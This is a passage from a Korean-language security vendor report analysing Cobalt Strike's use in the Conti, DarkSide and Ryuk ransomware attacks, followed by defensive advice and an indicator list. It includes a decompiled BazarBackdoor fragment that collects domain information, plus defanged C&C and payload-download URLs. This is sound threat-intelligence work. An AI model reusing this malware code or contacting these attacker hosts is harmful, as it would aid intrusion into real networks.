


[그림 17] 코발트 스트라이크 비컨을 활용한 콘티(Conti) 랜섬웨어 유포

[그림 17]은 코발트 스트라이크 비컨을 활용한 콘티(Conti) 랜섬웨어 유포 단계를 나타낸 것으로 이는 [그림 2]의 목적 완료 단계에 해당된다.

4.3. 다크사이드(DarkSide) 랜섬웨어 사례

다크사이드(DarkSide) 랜섬웨어는 최근 미국의 송유관 업체를 공격하여 수천만 달러에 달하는 암호 화폐를 요구하는 등 이로 인해 전세계의 이목이 집중되었다. 해당 랜섬웨어는 지로더(Zloader) 악성코드에 의해 최초 감염이 이루어졌으며, 이후 코발트 스트라이크를 거쳐 내부 인프라에 설치된 것으로 알려졌다. 지로더(Zloader)는 IcedID와 유사한 뱅킹 악성코드이다. 주로 스팸 메일의 첨부 파일을 통해 유포되는데, 지로더(Zloader) 유포에는 대부분 [그림 18]과 같은 Excel 4.0 매크로 악성코드가 사용된다.




[그림 18] Excel 4.0 매크로 악성코드 실행 화면(Zloader 유포)

지로더(Zloader)는 이모텟(Emotet), IcedID처럼 모듈 구조를 가지며 최초 설치되는 것 또한 다운로더이다. 다운로더는 DGA 기법을 활용하여 C&C 서버와 통신하며, 이후 뱅킹, 사용자 계정 정보 탈취, 키로깅 등과 같은 추가 모듈을 설치한다. 다크사이드(DarkSide) 랜섬웨어 사례를 보면 지로더(Zloader)는 여기에 그치지 않고 코발트 스트라이크를 설치하여 인프라를 장악하였으며, 최종적으로 랜섬웨어를 설치하게 된다.

4.4. 류크(Ryuk) 랜섬웨어 사례


국내 기업이 감염된 또 다른 사례로는 류크(Ryuk) 랜섬웨어가 있다. 2021년 3월, 국내 기업에서 100대가 넘는 PC가 랜섬웨어에 감염된 것이 확인되었다. 감염된 랜섬웨어는 류크(Ryuk) 랜섬웨어로 분석 당시 이미 코발트 스트라이크에 의해 AD 서버가 장악된 것으로 추정되었다. 공격자는 랜섬웨어 내부 전파를 위해 PsExec, Bitsadmin, WMI 총 3가지 도구를 사용했다. 이 도구들은 본래 관리 목적의 도구이지만 공격자는 이를 악용하여 전파에 사용했다. 해당 도구에 사

용된 배치 명령어 파일 분석 결과 공격자는 이미 관리자 계정 정보를 획득한 상태였으며, 해당 계정 정보들을 기반으로 내부 전파를 시도하였다. [그림 19]는 PsExec 명령어를 통한 류크 랜섬웨어의 전파 흐름도를 나타낸 것이다.



[그림 19] PsExec 명령어를 통한 류크 랜섬웨어 전파 흐름도

해외에서는 현재 정부 기관, 의료, 금융, 에너지 기업 등을 다양한 기관 및 기업을 대상으로 공격 시도가 이뤄지고 있다. 최근 확인된 감염 사례는 모두 코발트 스트라이크가 사용된 것이 확인되었으며, 2020년 감염된 사례 중 한 곳은 내부 정찰부터 류크(Ryuk) 랜섬웨어 전파까지 2~3시간만에 이뤄졌다고 밝혀지면서 이슈가 된 바가 있다.



[그림 20] 해외 유포 사례(BazarBackdoor, Cobalt Strike, Ryuk Ransomware)

최근 확인되고 있는 류크(Ryuk) 랜섬웨어의 최초 유포 경로는 피싱 메일이다. [그림 20]과 같이 악성 문서 파일을 거쳐 BazarLoader와 BazarBackdoor가 설치되며, 백도어는 이후 코발트 스트라이크를 설치하여 내부 정찰 및 측면 이동을 수행한다. 내부 인프라에 대한 장악이 완료되면 확보한 시스템들에 류크 랜섬웨어를 설치한다. [그림 21]은 BazarBackdoor의 기업 도메인명 정보 수집 API(NetWkstaGetInfo) 일부를 나타낸 것이다.

```
// v224 = "&domain="
pBuf = 0i64;
DllAddr = Fn_LoadLibrary_Check_DLL();
// WKSTA_INFO_100 (100)
if ( !fn_NetWkstaGetInfo(DllAddr + 9, 0i64, 100i64, &pBuf) )
{
  pBuf_len = lstrlenW(pBuf->wki100_langroup);
  // WideCharToMultiByte
  if ( !fn_ToMultiByte_0(pBuf->wki100_langroup, pBuf_len, &name_data, &MaxCount) )
  {
    DllAddr_ = Fn_LoadLibrary_Check_DLL();
    fn_NetApiBufferFree(DllAddr_ + 9, pBuf);
    goto LABEL_56;
  }
  v229 = v222 + MaxCount;
  v230 = GetProcessHeap();
  v231 = HeapReAlloc(v230, 0, v105, v229);
  v105 = v231;
  if ( !v231 )
  {
    v232 = GetProcessHeap();
    HeapFree(v232, 0, name_data);
    v233 = Fn_LoadLibrary_Check_DLL();
    fn_NetApiBufferFree(v233 + 9, pBuf);
```

[그림 21] BazarBackdoor의 기업 도메인명 정보 수집 API(NetWkstaGetInfo)

05. 결론

현재 안랩 제품에서는 코발트 스트라이크를 활용한 첫 번째 공격 과정인 초기 침투 단계부터 내부 확산 시 사용되는 핵심 모듈인 비컨 백도어에 대해서 프로세스 메모리 기반의 탐지 방식과 행위 기반의 탐지 기술을 보유하고 있다.

코발트 스트라이크 공격 툴의 주요 타겟이 기업의 AD 내부망인만큼 기업 보안 담당자는 피해를 예방하기 위해 AD 서버 보안에 특히 더 신경을 써야 한다. 공격자는 내부 전파 시 주로 PsExec, WinRM, RDP 등 관리 편의 목적으로 만들어진 정상적인 윈도우 기능을 통해 내부 확산을 시도하므로 기업 보안 담당자는 관리자 계정 관리 및 불필요한 포트는 비활성화시키는 것이 좋다. 이외에도 소프트웨어 및 보안 제품은 최신 업데이트 상태로 유지해야 한다.

[IOC]

파일

한시터(Hancitor)

- 워드 문서 파일: 693df6e9f5dc0cd3ed4c6ede503ce8bc
- 한시터(Hancitor) DLL: 5122d19bed77851f85775793e34bff09
- FickerStealer: 77be0dd6570301acac3634801676b5d7

A사

- python36.exe: 622cd25e79dc350ec614530699e84d55
- msvcp140_3.dll: 8baa568281d8971de0e25720e956a89f
- System.Runtime.Local.dll: 38a15672fa8cc5a94b08e4304e7add5b
- System.PrintServices.tlb: 717b4597e0615d728dd82f236e8aef7d
- sch.bat: b37f4043612b68ffba6752402b689c64

B사

- Loader: e46d58b7339ecb79257ccdd35e9aa837
- dewm.dll: 531adf8a40b386c027a3024e4c6c7c5a

C사

- 0a3b4f.css: 3b42d9dbd4d898be83daf9d333f4c6d9

D사

- security_certificate.cpl: 17701d82c332d6ccdb03d4a0e9068478

E대학교

- msvcruntime.exe: f990c4df6a580794cb6fd1d4fafe64b8

F사

- tmp5O91.ps1: d782dd504419ef0699d65cfa8c673700

G사

- 파워쉘 명령: a272d9c9d9037a68fbb811f8ee4171f2

H사

- JavaScript 로더: e277845059c6cce8e7763a8314604e81, c2da086384230cc7b1b2352
94b18a803

다운로드 및 C&C 서버

한시터(Hancitor) 사례 한시터(Hancitor) C&C

- hxxp://sumbahas[.]com/8/forum.php
- hxxp://staciterst[.]ru/8/forum.php
- hxxp://semareake[.]ru/8/forum.php

한시터(Hancitor) 사례 FickerStealer C&C

- hxxp://sweyblidian[.]com

한시터(Hancitor) 사례 Cobalt Strike C&C

- hxxp://kuragnda2[.]ru/2804.bin
- hxxp://kuragnda2[.]ru/2804s.bin
- hxxp://45.170.245[.]190/qbU4
- hxxp://45.170.245[.]190/dO1x
- hxxp://45.170.245[.]190/visit.js
- hxxp://45.170.245[.]190/activity

A사

- hxxps://azure.microsofts.workers[.]dev/jquery-2.2.2.4.min.js

- hxxps://www.battllestategames[.]com/jquery-3.3.1.min.js

B사

- ns1.365filtering[.]com/pixel
- ns3.365filtering[.]com/activity
- ns4.365filtering[.]com/cx
- ns1a.365filtering[.]com/cm
- ns2a.365filtering[.]com/ptj
- ns4a.365filtering[.]com/activity

C사

- 5.34.178[.]203

D사 / E대학교

- 62.171.141[.]54 (hxxps://oxoo[.]cc)

F사

- 54.238.214[.]219 (hxxps://pilottrustme[.]top)

ASEC Report Vol.103

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901